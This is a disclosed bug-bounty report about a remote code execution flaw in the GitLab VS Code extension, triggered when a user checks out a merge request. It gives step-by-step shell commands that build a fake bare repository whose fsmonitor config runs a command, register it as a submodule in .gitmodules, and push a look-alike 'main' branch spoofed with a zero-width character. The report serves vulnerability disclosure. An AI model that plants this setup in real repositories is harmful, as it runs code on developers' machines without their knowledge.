Remote Code Execution in Gitlab vscode extension when checking out merge request
A malicious merge request can contain a fake bare git repository with a config that sets a command to run on git operations, and a .gitmodules file that makes the VS Code GitLab extension treat it as a submodule. When the victim checks out the merge request, the command executes on their machine.

GitLab
Originally disclosed on GitLab
- Fixed in 22 hours
- Disclosed after 22 hours
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1924917 by inspector-ambitious on 2023-03-30, assigned to @fvpotvin:
Report | Attachments | How To Reproduce
Report
Summary
I believe I found a vulnerability that allow an attacker to create a malicious Merge Request, that when checked out in gitlab-vscode-extension leads to a remote code execution on the local machine of the victim.
In the exploitation demonstration of this attack I will use 2 vulnerabilities and chain them:
- Forge a merge request which hides malicious content. (optional)
- A way to automatically execute code on checkout.
Vulnerability 1: Hide malicious content
Using non printable characters U+FEFF (zero widh no-break space) it is possible to create a branch which is displayed the exact same way as the default branch in Gitlab.com.
As you can see below it seems we have 2 branches called main.


We see that the 2 branches are labelled differently (default, protected...)
However what is particularly interesting about the Merge Request UI, is that it's really impossible to distinguish if the MR target the real default branch or not.


So if someone creates a Merge Request targeting our fake mainU+FEFF branch it will look like the MR is targeted at the real main branch.
Also when we inspect the Merge Request in Gitlab Workflow Extension there is no information about the target branch, which even make this first vulnerability optional... But we will talk about this more in details in the demonstration of the exploit.
Vulnerability 2: Remote code execution in VSCode on git checkout
To exploit this vulnerability we're going to use .gitmodules and bare repositories.
A bare repository is different from a regular repository, instead of storing all of the housekeeping information (including config) in the .git subdirectory of the repository, a bare repository stores all of those files directly in the directory where the repository is created.
Bare repositories don't have a "work tree" so many git commands will fail (for example git status).
But this can be easily solved if we modify the config file with the following.
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        worktree = "./"
As you may have noticed bare is set to false and we defined the worktree to the root of the repository.
Using this configuration we get a "fake" bare git repository.
Still it's not malicious yet, but if we add the following fsmonitor config
fsmonitor = "C:\\\\Windows\\\\System32\\\\calc.exe"
executing any git commands relying on fsmonitor in the bare repository will immediately execute calc.exe on windows.
(Please note that all operating system are impacted but for demonstration purpose I only focused on windows, for example on OSX or linux you could use the command touch /tmp/p0wned)
At this stage we have a malicious bare repository, however if we just embed this bare repository inside another git repo, no code will be executed because VSCode doesn't have a reason to execute a git command into that folder.
But if we create a .gitmodules that point to the folder that contains the bare repository, the command in fsmonitor will be executed at checkout !
Let's assume that the malicious bare repository is inside a folder called bare.
If we add a .gitmodules file at the root of the repository with the following content
[submodule "bare"]
        path = bare
        url = https://github.com/git/git.git
We will trick VSCode into thinking that the malicious bare repository is a git submodule and it will execute calc.exe as soon as the branch is checked out.
Also as a side note, VSCode does protect against this kind of attacks using Workspace Trust, but in order to run Gitlab Workflow extension the workspace must be trusted ! Because the extension relies on git and since git is disabled if the workspace is not trusted. So in summary, it is only possible to checkout a merge request if the workspace is already trusted...
Steps to reproduce
We will distinguish 2 users to reproduce this vulnerability:
victim01the victiminspector-ambitiousthe attacker
Step 1: In victim context (victim01): The repo setup

- Create a blank project with a
README.mdfile

- Invite the attacker as a member with
Developerrole. (only if project is private)
Step 2: In victim context (victim01): Setup VSCode, Gitlab Workflow extension
We will use a windows 10 virtual machine with a fresh installation of VSCode (1.77.1 as time of writing) and the Gitlab Workflow extension (3.61.0 as time of writing). Please note that Gitlab Workflow extension must be installed and configured to allow access to gitlab see Setup section at https://marketplace.visualstudio.com/items?itemName=GitLab.gitlab-workflow
-
Head to the repository in my case (https://gitlab.com/victim01/gitlab-workflow-extension-rce-demo), click clone and Open in your IDE (Visual Studo Code HTTPS or SSH depending on your setup).
-
You need to trust the repository in order to be able to launch Gitlab Workflow Extension.
Step3 : In attacker context (inspector-ambitious): Preparation of the attack
- We're going to prepare the fake
mainbranch first, embed the bare repository and the.gitmodulesfile and push it.
git clone [email protected]:victim01/gitlab-workflow-extension-rce-demo.git
cd gitlab-workflow-extension-rce-demo
git checkout -b fake_main
cat <<EOF >>.gitmodules
[submodule "foobar"]
    path = foobar
    url = https://github.com/git/git.git
EOF
###  the following is going to create manually a malicious bare repository
mkdir foobar
mkdir foobar/refs
mkdir foobar/objects
touch foobar/refs/.keeparound
touch foobar/objects/.keeparound
echo "ref: refs/heads/main" > foobar/HEAD
cat <<EOF >> foobar/config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    worktree = "./"
    fsmonitor = "C:\\\\\\\\Windows\\\\\\\\System32\\\\\\\\calc.exe"
EOF
git add foobar
git add .gitmodules
git commit -m "you're hacked"

git push origin fake_main:refs/heads/`printf 'main\uFEFF'`
If everything went well you should now see 2 main branches
- Now we're going to create a new branch with a legit commit, still in the local copy of the git repo.
git checkout -b patch-1
echo 1 > legit_change
git add legit_change
git commit -m "a legit change"
git push origin patch-1
- Finally we create a Merge Request with
patch-1as a source branch and our fake main branch as a target.
